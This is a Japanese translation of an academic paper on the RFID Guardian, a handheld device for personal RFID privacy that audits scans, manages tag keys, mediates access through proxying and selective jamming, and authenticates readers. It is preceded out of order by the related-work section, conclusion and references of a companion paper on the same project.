RFID スキャンを検出することができるアクティブ・デバイスは、マサチューセッツ工科大学の RFID フィールド・プローブ [14] である。それはマサチューセッツ工科大学自動 ID センターの Rich Redemske によって生み出された携帯型デバイスであり、RFID タグ・エミュレータ及びセンサ・プローブを統合する。HW は半パッシブタグ、出力レベル検出器、及び補助電池から成る。RFID フィールド・プローブは、フィールド信号力と信号品質の視聴覚による表示をもたらす。しかし、その機能は所有者のプライバシーを保護するためのものではなく、業者がサプライ・チェーン・マネジメント・アプリケーションの信号力を最大限にするためにパレット上のどこに RFID タグを付けるかを決定するのに役立つツールである。結果として、それには我々のソフトウェアのような RFID Guardian のプライバシー防御の核心となる機能は何もない。他の複数の RFID に基礎を置いた技術は、双方向 RFID 通信の概念をサポートする。近似フィールド通信（NFC）[3] は、ピアトゥピアの RFID 関連通信技術である。NFC デバイスは、RFID タグをクエリー化することができるだけでなく、他の NFC 使用可能デバイスと通信もできる。しかし、NFC デバイスは非 NFC 使用可能 RFID リーダーと対話することができず、プライバシー保護も行わない。

最後に、カスタマイズされたアクセス制御を提供する上で役立てるために、RFID Guardian がその枠組みの一部として対抗策を利用できるという意味で、セクション 1.1 で述べられた RFID 対策のすべてが RFID Guardian には無償で提供される。しかし、それらのどれも、プライバシーを保護する別個のデバイスではない。

表1．セキュリティ／プライバシー向け RFID タグ・エミュレータ

Tool Name	Tag emulation (SW)	Tag emulation (HW)	Scan auditing	Access control	Authentication	Implementation
NFC	√					√
Data Privatizer	√		√			√
Blocker Tag	√			√		√
Field Probe	√	√	√			√
ProxCard Cloner	√	√	√			√
RFID Enhancer Proxy	√		√	√	√	
RFID Guardian	√	√	√	√	√	√

8. 結論

我々が決して RFID チップの海に浸ることがなければ、RFID Guardian は救命ボートを提供するかもしれない。携帯電話又は PDA に容易に組み込むことのできるこの電池駆動型デバイスは、その周辺におけるスキャン及びタグを監視して、アクティブ及びパッシブ・スヌーピングについて所有者に警告を与えることができる。このデバイスはまた、コンテキストと位置を考慮して、例えば、家の中と路上とでは異なった役割を果たすことによって、キー・マネジメントを行い、アクセス制御を扱い、そして近くにある RFID リーダーを自動的に認証することができる。さらに、このデバイスは選択的ジャミングを用いて、機密内容をもつタグへのアクセスを管理できる。これらの能力のすべてを備えたデバイスは他に存在しないか、あるいは提案されていない。従って、RFID Guardian は RFID 技術が失わせてしまうおそれのあるプライバシーの一部を一般の人々に取り戻させてくれる、重要なステップを体現する。

しかし、我々がここで述べたものは 1 つのステップにしか過ぎない。我々はプロトタイプにより多くの能力をもたせることによって、RFID Guardian をさらに発展させ、改善しようと意図している。これらの能力は、交信範囲を改善し、HW 設計を簡素化する、より多くの周波数と標準に対するサポートを含んでいる。我々は、周囲の RFID インフラストラクチャとの相互作用の要件について考察することにより、認証及びキー・マネジメント施設に必要とされるセキュリティ・プロトコルを開発しようと意図している。

謝辞

執筆者一同は、Serge Keijsersi 氏、Tim Velzeboer 氏、Dimitris Stafylarakis 氏、及び Chen Zhang 氏に対し、彼らの技術的貢献について感謝の意を表したい。我々はまた、Anton Tombeur 氏、Eduard Stikvoort 氏、及び Koen Langendoen 氏に対し、彼らの友情に満ちた助言と支援について感謝したい。

今回の研究は、プロジェクト #600.065.120.03N17 として、Nederlandse Organisatie voor Wetenschappelijk Onderzoek (NWO)の支援を受けた。

さらなる情報については、以下の RFID Guardian・プロジェクトのホームページにおいて利用することができる。

http://www.rfidguardian.org/

参考文献

[1] *Hold off on that chip, says thompson*, http://worldnetdaily.com/news/article.asp?ARTICLE_ID=47853.

[2] ISO/IEC FDIS 15693, *Identification cards – contactless integrated circuit(s) cards – vicinity cards*, 2001.

[3] ECMA-340, *Near field communication interface and protocol (nfcip-1)*, Dec 2004.

[4] EPCglobal, *13.56 MHz ISM band class 1 radio frequency (RF) identification tag interface specification.*

[5] Martin Feldhofer, Sandra Dominikus, and Johannes Wolkerstorfer, *Strong authentication for RFID systems using the AES algorithm*, Workshop on Cryptographic Hardware and Embedded Systems, LNCS, vol. 3156, Aug 2004, pp. 357–370.

[6] Klaus Finkenzeller, *RFID Handbook: Fundamentals and applications in contactless smart cards and identification*, John Wiley & Sons, Ltd., 2003.

[7] FoeBuD, *Data privatizer*, Jul 2005, https://shop.foebud.org/product_info.php/cPath/30/products_id/88.

[8] P. Golle, M. Jakobsson, A. Juels, and P. Syverson, *Universal re-encryption for mixnets*, Proceedings of the 2004 RSA Conference, 2004.

[9] Johann Großschädle and Stefan Tillich, *Design of instruction set extensions and functional units for energy-efficient public-key cryptography*, Workshop on RFID and Lightweight Crypto, Jul 2005.

[10] Ari Juels, *Minimalist cryptography for low-cost RFID tags*, The Fourth International Conf. on Security in Communication Networks, LNCS, Springer-Verlag, September 2004.

[11] Ari Juels, Ronald L. Rivest, and Michael Szydlo, *The blocker tag: Selective blocking of RFID tags for consumer privacy*, Proceedings of the 10th ACM Conference on Computer and Communications Security, ACM Press, 2003.

[12] Ari Juels, Paul Syverson, and Dan Bailey, *High-power proxies for enhancing RFID privacy and utility*, Proc. of the 5th Workshop on Privacy Enhancing Technologies, 2005.

[13] Günter Karjoth and Paul Moskowitz, *Disabling RFID tags with visible confirmation: Clipped tags are silenced*, Workshop on Privacy in the Electronic Society, Nov 2005.

[14] Rick Lingle, *MIT's economical RFID field probe*, Packaging World (2005).

[15] Melexis, *Application Note: A power booster for MLX90121*, 001 ed., Apr 2004, http://www.melexis.com.

[16] Melexis, *MLX90121: 13.56MHz RFID transceiver*, 006 ed., Dec 2005, http://www.melexis.com.

[17] Minime and Mahajivana, *RFID Zapper*, 22nd Chaos Communication Congress (22C3), Dec 2005.

[18] Melanie R. Rieback, Bruno Crispo, and Andrew S. Tanenbaum, *Keep on blockin' in the free world: Personal access control for low-cost RFID tags*, Proc. 13th Cambridge Workshop on Security Protocols, Apr 2005.

[19] ———, *RFID guardian: A battery-powered mobile device for RFID privacy management*, Proc. 10th Australasian Conf. on Information Security and Privacy (ACISP 2005), LNCS, vol. 3574, Springer-Verlag, July 2005, pp. 184–194.

[20] Sarah Spiekermann and Oliver Berthold, *Maintaining privacy in RFID enabled environments – proposal for a disable-model*, Workshop on Security and Privacy, Conf. on Pervasive Computing, Apr 2004.

[21] István Vajda and Levente Buttyán, *Lightweight authentication protocols for low-cost RFID tags*, 2nd Workshop on Security in Ubiquitous Computing, Oct 2003.

[22] Stephen Weis, Sanjay Sarma, Ronald Rivest, and Daniel Engels, *Security and privacy aspects of low-cost radio frequency identification systems*, Security in Pervasive Computing, LNCS, vol. 2802, 2004, pp. 201–212.

[23] Jonathan Westhues, *For anything: proxmarkii*, Dec 2005, http://cq.cx/proxmarkii.pl.

RFID ガーディアン：
RFID プライバシー管理用電池駆動型モバイル機器

メラニー・R・リーバック、ブルーノ・クリスポ、アンドリュー・S・タネンバウム

オランダ、アムステルダム自由大学 コンピュータ科学部

{melanie, crispo, ast}@cs.vu.nl

要旨

RFID タグは多数の製品に取り付けられたバーコードに取って代わろうとしている、小型で安価な、誘導給電型コンピュータであるが、他にも数々の用途がある。例えば、RFID タグによって、相性の悪い衣類（白いシャツと赤い靴下など）をチェックするハイテク洗濯機や、消費期限を過ぎた牛乳をチェックするハイテク冷蔵庫が実現するであろう。医療情報を記録した皮下タグは、既に動物や人間に埋め込まれている。しかし、事実上あらゆるものにタグが付けられ、RFID リーダーを購入しようと目する者によって適度な距離からタグが読み取られるという世界になると、セキュリティやプライバシー上の深刻な問題が生じる。例えば、街を歩く女性が自分の RFID タグ付きブラジャーのサイズや医療データを、自覚することなく発信してしまうかもしれない。こうした環境から人々を保護するため、我々は人々が携行可能な、RFID ガーディアンと呼ばれるコンパクトな携帯型電子機器の開発を提案する。将来、これは PDA あるいは携帯電話へ組み入れられることが考えられる。RFID ガーディアンは周辺のあらゆる RFID タグを探索、記録及び表示し、RFID キーを管理し、近くの RFID リーダーを認証し、無許可のリーダーによるユーザの RFID タグへのアクセス試行を阻止するものである。こうして、人々は自分の周囲でどのような RFID 活動が起こっているかが分かり、必要ならば是正措置を講じることができる。

1. はじめに

ナンシーは行き付けのデパートでセーターを買う。このデパートが彼女のお気に入りなのは、そこが最新式の精算方式を導入しているからで、これは彼女が買った品物を自動的に計算し、合計額を彼女のクレジットカードに課金するシステムである。ナンシーはこのシステムがどのように機能しているか正確に理解しているわけではないが、衣類に取り付けられた無線タグが、店のコンピュータ･システムに情報を供給していることは知っている。しかしはるかに興味深いのは、このタグが彼女の自宅の洗濯機に指示を送ることも可能で、即ち洗濯サイクルの長さや温度を設定し、また 1 回の洗濯物の中に濃い色と明るい色のものが混じっていたら必ず彼女に注意を促すことが可能だということである。このデパートではタグを無効化するコーナーを設けているが、

ナンシーはまだ利用したことがない。RFID タグの不正読取りによって可能となる、標的を絞った窃盗やストーカー行為に関するニュース報道を耳にするにも関わらず、ナンシーはそんな便利な機能を無効化しようとする人がいる理由を未だに分からずにいる。

このシナリオは無線周波数識別（RFID）の典型的な用途を例証するもので、RFID は評判の良い識別・自動化技術であるが、そこにはセキュリティやプライバシー上の重大な脅威が伴うのである。誘導給電型 RFID チップは、障害物のない視野方向を要することなく、無線電波を介して情報を伝送する。このパッシブタグは読取り機器から電力を供給され、電池を必要としない（定期交換も不要である）。こうした性質から、RFID タグは様々な用途に役立つ。しかしこの有用性が高くつく。即ち RFID はセキュリティやプライバシー上の重大な脅威をもたらし、その範囲は無許可のデータアクセスから、タグ‐リーダー間の通信に対するスヌーピングや、対象物及び人々の位置追跡に及ぶ。タグの無効化はこうした脅威と戦う手段として提唱されてきた。しかし無効化されたタグが情報を発信することはできず（洗濯機にさえも）、こうした機能性の喪失は、必ずしも消費者が望むとは限らない。そこで、消費者にとっての RFID のセキュリティとプライバシーを保護する、別な手法が必要となる。様々なオン‐タグ・セキュリティ・プリミティブが提案されてきており、例としてはスリープ／ウェイクモード、ハッシュロック、偽名、ブロッカー・タグ、オン‐タグ暗号法、そしてタグ‐リーダー間の認証などが挙げられる。問題は、こうした技法の多くが、（ナンシーのセーターに使用されていたような）低コストの電子製品コード（EPC）形式のタグには実装できないということである。既存の技法も、まだ協調的に機能してはおらず、個々の RFID タグのセキュリティを管理する一方、ナンシーのような消費者のプライバシー管理はその対極にある。今後、既存のプリミティブは、RFID を利用可能な世界において人々を保護するための、総体的な解決策をもたらすべく統合されなければならない。

本書において、我々は RFID ガーディアンという名の、個人のセキュリティやプライバシー管理に向けた新たなアプローチを提唱する。RFID ガーディアンはコンパクトな電池給電方式機器で、携帯情報端末（PDA）あるいは携帯電話へ組み入れることができ、RFID タグ化された世界において人々がセキュリティやプライバシーの管理用として携行するものである。RFID ガーディアンでは、これまで別々であった 4 つのセキュリティ特性、即ち監査、キー管理、アクセス制御、及び認証を単一の機器へ統合するよう、帯域内 RFID 通信を活用する。これは RFID 分野では全く新しい機能性を提供し、また既存の機能性を新たな用途シナリオや新たな組み合わせに適合させるものである。

2. 無線周波数識別

無線周波数識別（RFID）は、数十年に渡るコンピュータ小型化傾向における最新の開発技術である。パッシブ RFID トランスポンダは、RFID リーダーから送信される要請信号のエネルギーによって誘導給電される、ごく小さな、リソースの限られたコンピュータである。RFID が内部電

子機器を「起動する」十分なエネルギーを一旦受けると、タグは受信するクエリーを解読し、また 1 つあるいは複数のサブキャリア周波数を利用して要請信号を変調することによって、適切な応答を生成することができる。この RFID タグが実行可能な処理量は限られており、保存容量も小さい（1024 ビット未満）。セミパッシブ RFID タグ及びアクティブ RFID タグは、動作するための電池を必要とし、それに応じて多機能である。しかし、電池駆動型 RFID チップに見られるセキュリティやプライバシー上の課題はパッシブ型より少なく、従って我々は本書の残り部分全体を通じて、パッシブ RFID に焦点を当てることにする。

RFID タグは、電池不要の動作を背景に、オートメーションの専門家やベンチャー投資家の羨望の的となった。その結果、サプライチェーン管理、自動精算、物理的アクセス制御、偽造防止、そしてハイテクな住宅やオフィスを含む様々な用途に、RFID が利用されるようになった。また RFID タグは、自動車、パスポート、冷凍食材、スキー場のリフトパス、衣類、公共交通機関のチケット、カジノのチップ、そして医学校の解剖用死体を含め、増え続ける個人所有物や消費者商品へも組み入れられるようになった。動物向けの埋め込み型 RFID タグは、不安を抱く所有者が自分の犬、魚、及び家畜を標識付けすることを可能にするものである。論理的ではあるが賛否両論な次の段階として、RFID は人間のタグ付けにすら利用されている。RFID ベースの学童監視は、論争の真只中にありながらも好評を博している。既に学童の RFID タグ付けの試行に取り組んでいる地域は、日本、インド、そしてカリフォルニア州と広範である。さらに驚くべきことに、ヨーロッパの主要 3 都市ではクラブへ通う数百名もの人々が自発的に、米粒大の RFID チップを自分の体に埋め込み、飲み代のツケの支払や VIP エリア入場許可のために利用している。[1] 研究者たちは、こうした埋め込み型 RFID チップがそのうち、医療用として利用される可能性もあると推測している。

2.1 脅威モデル

RFID によるオートメーションの実用性をよそに、RFID タグの普及を皆が喜んでいるわけではない。プライバシー保護活動家たちは、拡大傾向にある RFID 技術が自動車やテレビにかなり近い形で、予期せぬ社会的重大性をもたらすおそれがあると警告している。人々が RFID 技術に頼り始めるにつれ、その技術の利用状況を観察することによって、人々の行動や個人的嗜好に関する情報を容易に推察できるようになるであろう。さらに悪いことに、RFID トランスポンダはコンピュータ的に能力が限られ過ぎて、従来のセキュリティ及びプライバシー強化技術を支援できないという面もある。RFID タグと RFID リーダー間のこのよう情報規制の欠如は、望ましくない状況を招くおそれがある。そうした状況の一例に無許可データ収集があり、これは攻撃者がタグに対し能動的にクエリーを発信するか、既存のタグ‐リーダー間の通信を受動的に傍受するかのいずれかによって、不法な情報を集めることである。そのようなわけで、次にナンシーがデパートで RFID タグ付きのブラジャーを購入する際、どの他人が RFID リーダーを持って、RFID タグ

[1] キリスト教原理主義者の中には、こうした埋め込み型 RFID チップを、世の終末を示す危険信号と見なすものもいる。

からブランドやサイズの情報を読み取れるのか、彼女には制御する手立てがないかもしれない。別な攻撃の例として、人々や物品の望まれざる位置追跡（別な RFID リーダーから、RFID タグの「照準」を相互に関連付けることによる）や、RFID タグ・トラフィック解析（例えば、テロリスト工作員が、RFID タグの存在の探知によって起爆する地雷を作ることが考えられる）などが挙げられる。

こうした RFID のセキュリティやプライバシー上の脅威への対抗策に関する提案は増加しており、以下のような様々な分類ができる：恒久的なタグの非活性化（タグの除去、破壊、あるいは SW 起動型のタグの「キリング（機能停止）」）、一時的なタグの非活性化（ファラデー箱、スリープ／ウェイクモード）、オン‐タグ暗号プリミティブ（ストリーム暗号、縮小 AES、縮小 NTRU）、オン‐タグ・アクセス制御（ハッシュロック、偽名）、オフ‐タグ・アクセス制御（ブロッカー・タグ）、タグリーダー認証（軽量プロトコル、適合する無線インターフェース）。不運なことに、こうした豊富で多様な解決策は、今なお数々の問題に直面している。現在のオン‐タグ暗号法、アクセス制御、及び認証に関する提案では、実装に最高品質の RFID タグを必要とし、最も安価で単純な RFID タグを必要とする用途のシナリオは保護されないままとなっている（サプライチェーン管理など）。アクセス制御や認証といった方策も、多くの個々の RFID タグ全体に一般的に行き渡っており、ダイナミックな実世界の状況における個人のセキュリティやプライバシーの保護に必要な方策の更新を阻害している。中には併用が難しい対策もある（例えばブロッカー・タグでは、偽名あるいはハッシュロックを用いたタグ向けの、アクセス制御は不可能である）[7]。こうした統合の欠如は不運なことで、それは様々な RFID のセキュリティやプライバシーに関する提案には、これらのメカニズムを一体化する集中型のプラットフォームを用いることで活用し得る、補完的な長所や短所があるためである。

3. RFID ガーディアン

RFID ガーディアンは、個人向けの集中型 RFID セキュリティ及びプライバシー管理を提供するプラットフォームである。その理念は、RFID タグ付けの便益を享受することを望む消費者が尚も自らのプライバシーを守りつつ、RFID の用途を監視及び規制する電池駆動型モバイル機器を携行することができる、ということである。

RFID ガーディアンは個人的利用を意図しており、或る人物の物理的近接範囲内にある RFID タグを管理するものである（その人物が所有する、自宅に置いたままの RFID タグの管理とは対照的である）。このため、RFID ガーディアンの作動範囲はユーザの全身をカバーしなければならないが、半径 1‐2 メートルもあれば十分なはずである。この全身をカバーするために必要なのは、RFID ガーディアンが携帯型であることである。PDA のサイズが望ましく、あるいはハンドヘルド・コンピュータや携帯電話に組み込むことができれば尚結構である。そうすると、RFID ガーディアンは空いたシャツのポケットやハンドバッグ、あるいはベルト通しに収めることができ、その結果、保護対象人物に近接した状態が維持される。RFID ガーディアンは電池駆動型でもあ

る。これは RFID ガーディアンが RFID タグのようなパッシブ機器に実装されたとすれば不可能となる、認証やアクセス制御など資源集約的なセキュリティ・プロトコルを実行する上で必要である。RFID ガーディアンは双方向 RFID 通信も行う。これはタグにクエリーを送信しタグの応答を解読する、RFID リーダーのような働きをする。また一方でさらに興味深いことに、RFID ガーディアンは RFID タグのエミュレートも可能で、そのため他の RFID リーダーと直接、帯域内通信を行うことができる。後ほど分かる通り、このタグ・エミュレーション機能は、RFID ガーディアンが RFID リーダーと直接的に、セキュリティ・プロトコルを実行可能とするものである。

RFID の核心は、これまで別々であった下記の 4 つのセキュリティ特性を、1 つの単独機器へ統合する点にある。

1. 監査（セクション 3.1 で論述）
2. キー管理（セクション 3.2 で論述）
3. アクセス制御（セクション 3.3 で論述）
4. 認証（セクション 3.4 で論述）

これらの特性の一部は、これまで RFID のコンテキストの範囲内では全く利用できなかったものであり、その他の特性は既存のメカニズムを結合あるいは拡張したものである。

3.1 監査

監査は世界中で行われる記録及び再検討事象に関する行為である。規制機関が法人財務あるいは携帯電話用途の監査を行う場合があるように、RFID ガーディアンは無線の領域内におけるあらゆる RFID 活動を監査する。RFID 監査は多様な機能を果たし、即ち悪用に対する抑止力として作用し、不法活動を検出する手段を、また後々の是正措置を支援する「証拠」の源泉を提供する。RFID ガーディアンは 2 通りの監査、即ち RFID スキャン・ロギング及び RFID タグ・ロギングを支援し、これらは共に RFID のコンテキストにおいては新しいものである。

RFID スキャン・ロギング

ナンシーの行き付けのデパートでは最近、RFID スキャニングが対象を絞った広告にうってつけの方法であることに気付いた（「貴方が最近プラダのセーターを買ったとすれば、おそらくそれに似合うハンドバッグに興味を持つであろう」）。不運なことに、現地のプライバシー法に反し、この店のマネージャーは RFID スキャンについて顧客へ通知する表示を掲示し忘れていた。

RFID スキャン・ロギングは、顧客が周囲の RFID スキャンを監査することを可能にするものである。RFID ガーディアンでは、その環境内における RFID スキャンを受信及び解読する「タグ・エミュレーション」機能を利用する。各クエリーについて、それはコマンドコード、フラグ、パラメータ（クエリーを受けた RFID タグなど）、渡されたデータ、及び注釈（タイムスタンプなど）といった情報を記録する。RFID ガーディアンはこの情報を保存し、また要請に応じてそれを表

示するが、これはインターネットのファイアウォールが侵入の試みを記録及び表示する方法に似ている。理想的には、この情報はユーザとの関連性を基に選別されるべきである（そのユーザのタグに対するクエリーが特に発せられる場合など）。[2] この RFID スキャンのログは、後に顧客が不法 RFID スキャニングについて、適切な関係当局へ通報することを可能にするものである。

RFID タグ・ロギング

RFID は必ずしも一般市民から望まれているわけではないが、その配備は容認されており、それは消費者がいつでも RFID タグの除去あるいは非活性化を選択できるからである。唯一問題なのは、RFID タグの存在を知っていることが、タグの除去に必要な前提条件であるという点である。ストーカーがナンシーのハンドバッグに RFID タグを忍ばせたり、あるいは善意あるデパートが彼女の新しいセーターに RFID タグが付いていることを知らせ忘れたり、ということが考えられる。その結果は、そこに至る経緯がどうであれ、ナンシーは今、RFID による追跡が可能だということである。また RFID タグがそこにあることを知ることもなく、彼女はタグを非活性化する自由を奪われているのである。

RFID タグ・ロギングは、「貼りついて」いるように見える RFID タグについて個人に警告することにより、解決策を提供するものである。RFID ガーディアンでは定期的な RFID スキャンを実施し、無線領域内のあらゆるタグを検出する。次いで時間を問わず一定のままの RFID タグを発見するための相互関連付けを行い、この新たなタグの発見をユーザに警告する。例えばナンシーがセーターを買ってその日の夜に帰宅した際、RFID ガーディアンは「今朝以降新しい RFID タグが 1 個増えています」と彼女に知らせることができる。スキャニングとタグ発見報告の頻度は加減できるが、プライバシー、精度、そして電池の寿命という二律背反がある。スキャニングの頻度が低すぎると、長く経ってユーザのプライバシーが侵害されて初めて、RFID タグが発見されるということになりかねない。また一方で、ちょくちょくスキャニングを行うと RFID ガーディアンの電池が消耗し、頻繁な報告は「偽陽性」を生じる可能性が増大することになる。

3.2 キー管理

RFID 技術が進歩し続けるのに合わせて、消費者はオン‐タグ RFID セキュリティ装置が増加する状況下に自分たちがいることに気付く。消費者は、キル、スリープ、そしてウェークの操作を利用して自分の RFID タグを非活性化あるいは再活性化することができ、また暗号使用可能タグを用いて暗号化、暗号解読、及び認証を行うことができる（セクション 2.1 を参照のこと）。こうしたオン‐タグ・セキュリティ装置はそれぞれ、秘密認証キーあるいは暗号キーの利用を必要とする。たいていの共有秘密と同様に、ユーザのセキュリティを適切に保護するため、これらの RFID タグキーの値が確立され、需要に応じて利用可能で、定期的に更新されなければならない。

RFID ガーディアンは、様々な理由から RFID タグの管理に十分適したものである。まず、RFID

[2] 厳格なフィルタリングや適切な保存スペースは、RFID スキャン・ロギングを悪用するサービス拒否攻撃の軽減に役立つ可能性がある。

ガーディアンの双方向 RFID 通信実行能力により、RFID 以外の特別なインフラストラクチャの存

在に頼ることなく、キーの転送が可能となる。[3] 加えて、RFID ガーディアンは完全に機能する RFID リーダーの役割も果たし、従って無線領域内のあらゆる RFID タグ上のセキュリティ機能を活性化あるいは非活性化するための、「需要に応じた」タグキーの利用が可能である。最後に、RFID ガーディアンは擬似乱数（あるいは真ランダム）値を生成し、その新しい値を RFID クエリーと併せて該当のタグに割り当てることにより、RFID タグキーのリフレッシュを支援することができる。このエントロピー生成支援が役立つのは、一部の低コスト RFID タグでは独自のランダムキー材料を生成できない場合があるためである。

3.3 アクセス制御

ナンシーは、RFID タグが付いた自分の持ち物が、適切なタイミングで機能してほしいと思っている。即ちセーターの RFID タグが洗濯機と連携し、また食料品のタグはハイテクな冷蔵庫や電子レンジと連携しなければならない。しかしナンシーは RFID につきもののプライバシー上のリスクを認識しており、彼女は世界全体が彼女のタグを読み取れるようになってほしくはない。アクセス制御は、どの状況下でどの RFID タグにどの RFID リーダーがクエリー発信可能かを能動的に制御することにより、ナンシーの心配に対処するものである。RFID ガーディアンは 3 つの主要機能、即ちセキュリティ・プリミティブの協調、コンテキスト認識、及びタグリーダーの媒介を活用することにより、粒度の細かいアクセス制御を行う。これらの機能は全て、RFID のコンテキストでは新しいものである。

セキュリティ・プリミティブの協調

タグの活性／不活性を反映するナンシーの願望は、1 つあるいは複数のアクセス制御機構によって実行されるセキュリティ・ポリシーに表れている。言い換えれば、ナンシーは自分の RFID タグへのアクセスを制限可能な、様々なツールを持っている（ハッシュロック、スリープ／ウェイクモード、偽名など)。それぞれのアクセス制御機構には、特定の用途シナリオに適切な（又は不適切な）利点と欠点がある。個人の状況は絶えず変わるため、ユーザは協調的な方法でこれらの機構を活用可能であるべきで、そのためこれらの機構は統一されたセキュリティ・ポリシーを実行しつつ、どんな時でも利用上の制限に適合可能である。現状ではこのプロセスを自動化可能なツールはなく、人々はこれらの様々な機構を手作業で利用するほどの能力も忍耐力も持っているわけではない。RFID ガーディアンは、RFID のセキュリティ及びプライバシー機構を自動管理するための総合的な枠組みを提供することにより、この隙間を埋めるものである。

統一されたセキュリティ・ポリシーの利用は、専ら個々の RFID タグのセキュリティ上のニーズを考慮する、分散型 RFID セキュリティという支配的なアプローチから脱却するものである。RFID ガーディアンに用いられているような集中型ポリシーでは、個々のユーザや固定位置のものを含め、物理的主体における RFID のプライバシー管理が可能である（例えば或るスーパーマ

[3] RFID リーダと RFID ガーディアンの間での RFID タグキー転送には、安全なチャンネル（暗号化及び相互認証されるもの）が必要である。

ーケットを、競合する食料品店の RFID リーダーから保護することなど)。集中型アクセス制御のもう 1 つの便益は管理が楽な点で、それはセキュリティ・ポリシー更新を伝播及び同期化する必要性を排除しているためである。集中型アクセス制御の主な不利点は、RFID ガーディアンの作動範囲内にある RFID タグしか保護されないことである。

コンテキスト認識

朝、ナンシーが保護された安息の地である自宅を離れる際、彼女が身につけている RFID タグは増大するリスクにさらされる。それに応じて、ナンシーはこれらの RFID タグのアクセス制御を、RFID ガーディアンが強化してくれることを期待する。RFID ガーディアンは特に、或る人物の現在の実際の状況を反映するアクセス制御環境に適応するよう設計されている。しかし、RFID ガーディアンは、その状況そのものを最初に感知した後でしか、こうした調整を行えない。そこでコンテキスト認識という形態が必要となる。

コンテキストはユビキタス・コンピューティングで多用される曖昧な用語で、本質的にはユーザが置かれている状況を指す。RFID ガーディアンが或る人物のコンテキストを検出可能な方法は、主に 2 通りある。まず、RFID ガーディアンは、その固有のコンテキスト情報を推察することができる。例えば、RFID ガーディアンは GPS あるいは WiFi による三角測量を用いてその位置を検出したり、あるいは現地時間を記録したりできる。他の種類のコンテキストも検出可能であるが、そのコンテキストが曖昧であればあるほど検出が難しくなり、またその結果、どう応答すればよいかという判断も難しくなる。次に、RFID ガーディアンは RFID リーダーからコンテキスト情報を受信することができる。この場合、RFID リーダーは RFID ガーディアンに「コンテキスト更新」をテキストで送信し、このテキストは何らかの状況を表すデータ文字列で構成される。例えば、ナンシーの自宅玄関にある RFID リーダーが、彼女が自宅から離れようとしていることを知らせるメッセージを、RFID ガーディアンに送信することが考えられる。コンテキスト更新はコンテキスト推察より利用しやすい反面、やはり問題もある。信用できないどんな RFID リーダーでもコンテキスト更新を送信可能であるため、こうした更新の発信源を確認するための認証を用いる必要がある（セクション 3.4 を参照のこと)。コンテキスト更新に頼る上でのもう 1 つの問題は、RFID ガーディアンが RFID リーダーの近くになければ、そのコンテキストを判断できる手段はないということである。

タグリーダーの媒介

ナンシーは、自分の衣類に付けられた RFID タグへ、デパートがこれ以上アクセス可能であることを望まないと判断し、そこで彼女は RFID ガーディアン上の自分の嗜好を修正する。RFID ガーディアンは、RFID タグ自体へポリシー更新を伝播することが可能である（RFID タグに固有のセキュリティ機構があるという想定であるが、そうでない場合も多い)。また一方、もう 1 つの選択肢は、RFID ガーディアンが、RFID リーダーと RFID タグの間の相互作用を媒介する、「介入者」の役割を果たすことである。これは RFID ガーディアンに意思決定を集中化し、セキュリティ上

の決断を行うことに貴重な電力を消費することなく、RFID タグが用途に応じた機能を自由に実行するに任せるものである。媒介は建設的形態あるいは破壊的形態のいずれかを取ることができ、これは「RFID プロキシ機能」と「選択的 RFID ジャミング」という、相反する 2 つの概念で説明される。

RFID プロキシ機能は建設的な媒介の一例で、この場合、信用できない RFID リーダーに代わって、暗号保護されたクエリーを RFID ガーディアンが RFID タグへ転送する。RFID タグのアクセスを媒介することにより、RFID プロキシ機能は、RFID ガーディアンと RFID リーダーの間の、利用毎のセキュリティ・ネゴシエーションを可能にすると同時に、暗号化された RFID タグキーを取り消す必要性を低減する（RFID リーダーにはもともとタグキーがあることは決してないため）。RFID プロキシ機能は次のように機能する。或る信用できない RFID リーダーが、望ましくは安全なチャンネル上で、所望するクエリーの要請を RFID ガーディアンへ渡す。おそらくは複雑なセキュリティ・ネゴシエーションを上手く完了させると、次いで RFID ガーディアンは RFID リーダーの代わりに、暗号化された形式でクエリーを再発行する。そして RFID ガーディアンは暗号化されたタグの応答を受信し、それを解読し、さらにその応答を、要請元の RFID リーダーへ転送する。RFID プロキシ機能の必要条件は、暗号使用可能な RFID タグ、RFID タグキーの集中ストレージ（セクション 3.2 を参照のこと）、及び RFID ガーディアンと RFID リーダー間の双方向 RFID 通信である（セクション 3 を参照のこと）。残念ながら、RFID プロキシ機能は、必要なオン‐タグ・セキュリティ機構を支援するにはあまりにも安価な、低コスト RFID タグとの併用では機能しない。

選択的 RFID ジャミングは破壊的媒介の一例で、この場合、RFID タグに代わって RFID ガーディアンが、無許可の RFID クエリーをブロックする。RFID クエリーのフィルタリングにより、選択的 RFID ジャミングでは、オン‐タグ・アクセス制御機構を独自に支援するには能力が不十分な、低コスト RFID タグ向けのオフ‐タグ・アクセス制御を行う。選択的 RFID ジャミングは、ジュエルズ、リベスト、及びツィドロによる RFID ブロッカー・タグにヒントを得た新しい技法である[9]。選択的 RFID ジャミングは次のように機能する。RFID リーダーが RFID タグへクエリーを送信し、RFID ガーディアンがそのクエリーをリアルタイムで捕捉及び解読する。次いで RFID ガーディアンはそのクエリーが許可されたものかどうか判断し、そのクエリーが許可されたものでなければ、RFID タグ応答をブロックするに足る長さのジャミング信号を送信する。選択 RFID ジャミングは、電池駆動型モバイル機器に実装され、アクセス制御リスト、ソース認証（セクション 3.4 を参照のこと）、及び無作為化されたジャミング信号を利用するという点で、RFID ブロッカー・タグとは異なる。（論文[11]が、選択的 RFID ジャミングについて詳しく説明している。）選択的 RFID ジャミングには数々の問題がある。まず、その利用は法的に問題があり、それは考え得るところで信号戦争の一形態であるためである。次に、ジャミングの利用は、慎重に利用されなければ、周囲の RFID システムに悪影響を及ぼす可能性がある。そして第三に、悪意のある RFID リーダーが無許可のクエリーを繰り返し実行することにより、選択的 RFID ジャミングを悪用することができる。このサービス拒否攻撃は立て続けのジャミング信号と、RFID ガーディアンの電池の多大な浪費の双方を引き起こす可能性がある。こうした理由により、用途シナリオ上可能な限りにおいて、別な形態のアクセス制御を用いることが好ましい。

3.4 認証

アクセス制御は、どの状況下でどの RFID タグにどの RFID リーダーがアクセス可能かを規制するものである。しかし、この機構では任意の RFID クエリーをどのリーダーが送信しているのか判断する、信頼のおける方法が必要である。一部の RFID タグでは RFID リーダーと併せて直接認証を実行できるが、より高度な RFID プライバシー管理システムに認証結果を伝えることはできない。対照的に、RFID ガーディアンは RFID タグに代わって RFID リーダーを認証し、また前のセクションに基づくアクセス制御方式を直接支援することによる、「オフ‐タグ認証」を提供する。

